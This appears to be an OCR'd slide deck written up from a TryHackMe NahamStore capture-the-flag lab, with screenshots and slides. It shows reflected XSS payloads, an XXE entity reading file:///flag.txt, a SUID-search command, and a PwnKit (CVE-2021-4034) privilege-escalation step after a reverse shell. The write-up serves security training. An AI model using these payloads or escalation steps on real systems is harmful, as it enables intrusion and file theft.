

NahamStore - — Mozilla Firefox
NahamStore -
http://nahamstore.thm/pro
stock.nahamstore.thm/p
nahamstore.thm/product?id=1&name=</title><script>alert(1)</script>
90%
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
Revshell Generator
Reverse Shell Cheat S...
GitHub - swisskyrepo/...
nahamstore.thm
1
OK





```
24            <div id="navbar" class="collapse navbar-collapse pull-right">
25                <ul class="nav navbar-nav">
26                    <li><a href="/">Home</a></li>
27                    <li><a href="/returns">Returns</a></li>
28                                        <li><a href="/login">Login</a></li>
29                        <li><a href="/register">Register</a></li>
30                                    <li><a href="/basket"><span class="glyphicon glyphicon-shopping-cart"></span> 0 Items</a></li>
31                </ul>
32            </div><!--/.nav-collapse -->
33        </div>
34    </nav>
35 </div>
36     <div class="container" style="margin-top:120px">
37         <h1 class="text-center">Page Not Found</h1>
38         <p class="text-center">Sorry, we couldn't find /islam anywhere</p>
39     </div>
40
41 <script src="/js/jquery.min.js"></script>
42 <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js" integrity="sha384-Tc5IQib027qvyjSMfHjOMaLkfuWVxZxUPnCJA7l2mCWNIpG9
43 </body>
44 </html>
```

islam | Highlight All | Match Case | Match Diacritics | Whole Words | 1 of 1 match


THM AttackBox


nahamstore.thm/<script>alert("XSS")</script>
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
Revshell Generator
Reverse Shell Cheat S...
GitHub - swisskyrepo/...
nahamstore.thm
XSS
OK




```
▼<form method="post">
  <input type="hidden" name="add_to_basket" value="1">
  ▼<div style="margin-bottom:10px">
    <input class="form-control" placeholder="Discount Code" name="discount" value="test">
  </div>
  <input class="btn btn-success" type="submit" value="Add To basket">
  whitespace
  <input class="btn btn-info checkstock" type="button" data-product-id="1" value="Check Stock"> event
</form>
```

html › body › div.container › div.row › div.col-md-8.col-md-offset-2 › div.row › div.col-md-5 › form › div › input.form-control


NahamStore - Show Product — Mozilla Firefox
NahamStore - Show Prod
http://nahamstore.thm/prod
(JPEG Image, 282 × 282 pixel
stock.nahamstore.thm/st
nahamstore.thm/product?id=1&added=1&discount="autofocus="" onfocus="alert(1)"
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
Revshell Generator
Reverse Shell Cheat S...
GitHub - swisskyrepo/...
NahamStore
Home
Returns
Login
Register
$25.00
awesome hoodie
nahamstore.thm
1
OK
Add To basket
Check Stock
maxcdn.bootstrapcdn.com


# XXE: XML External Entity Injection

XXE, or XML External Entity Injection, is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data. It can lead to the disclosure of confidential data, denial of service, server-side request forgery (SSRF), and other impacts.

Made with GAMMA

# XML (Extensible Markup Language)

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE internship [
    <!ELEMENT internship (company, name, track, start, end)>
    <!ELEMENT company (#PCDATA)>
    <!ELEMENT name  (#PCDATA)>
    <!ELEMENT track (#PCDATA)>
    <!ELEMENT start (#PCDATA)>
    <!ELEMENT end (#PCDATA)>
    <!ENTITY depi "DEPI">
    <!ENTITY nti SYSTEM "file:///company/nti.txt">
]>
<internship>
    <company>&nti;</company>
    <name>&depi;</name>
    <track>
        Vulnerability Analyst and Penetration Tester
    </track>
    <start>2025-07-26</start>
    <end>2025-11-12</end>
</internship>
```

Made with GAMMA

# JSON

```
{
  "internship": {
    "company": "NTI",
    "name": "DEPI",
    "track": "Vulnerability Analyst and Penetration Tester",
    "start": "2025-07-26",
    "end": "2025-11-12"
  }
}
```

Made with GAMMA

# Understanding XML Structure

1

## XML Declaration

`<?xml version="1.0" encoding="UTF-8"?>` defines the XML version and encoding.

2

## Document Type Definition (DTD)

`<!DOCTYPE internship [...]>` declares the DTD, which can include external entities.

3

## XML Elements

`<internship>...</internship>` are the main data containers.

4

## Entities

`<!ENTITY depi "DEPI">` defines internal entities, while `<!ENTITY nti SYSTEM "file:///company/nti.txt">` defines external entities.

# The XXE Endpoint Discovery

During reconnaissance, we identified a potential XXE endpoint: `/product/1?xml`.

When sending POST requests with `application/xml`, the server responded with "Invalid XML supplied." This indicated that the endpoint was indeed parsing XML, making it a prime candidate for XXE.

Further investigation revealed that the `X-Token` parameter was reflected within the XML response, a clear indicator of an XXE vulnerability.

Made with GAMMA

# Crafting the XXE Injection

### Malicious DTD

We crafted a malicious DTD to define an external entity that attempts to read a sensitive file.

### Target File

The target was `file:///flag.txt`, a common location for sensitive data in CTF challenges.

### Injection Point

The external entity `&xxe;` was then injected into the `X-Token` element.

```
<?xml version="1.0"?>
<!DOCTYPE xxe [
 <!ENTITY xxe SYSTEM "file:///flag.txt">
]>
<data><X-Token>&xxe;</X-Token></data>
```

Made with GAMMA

# Impact of XXE

## Data Disclosure

Access to sensitive files on the server, like configuration files or user data.

## Denial of Service


Exploiting XXE to crash the application or exhaust system resources.

## SSRF

Making the server perform requests to other internal or external systems.

## RCE

In some cases, XXE can lead to remote code execution, giving attackers full control.




# Post Exploitation

After initial access via command injection and reverse shell, our journey into system control begins.


Made with GAMMA

# Enumerating for Privilege Escalation

Our first step is to enumerate system files, specifically looking for SUID binaries that execute with owner privileges (root).

```
find / -perm -u=s 2>/dev/null
```

We discovered **pkexec**, a critical component of the PolicyKit service, similar to sudo.



# The PwnKit Vulnerability: CVE-2021-4034

### Local Privilege Escalation

Any local user can escalate to root privileges.

### Affects pkexec

Targets the pkexec component within PolicyKit.

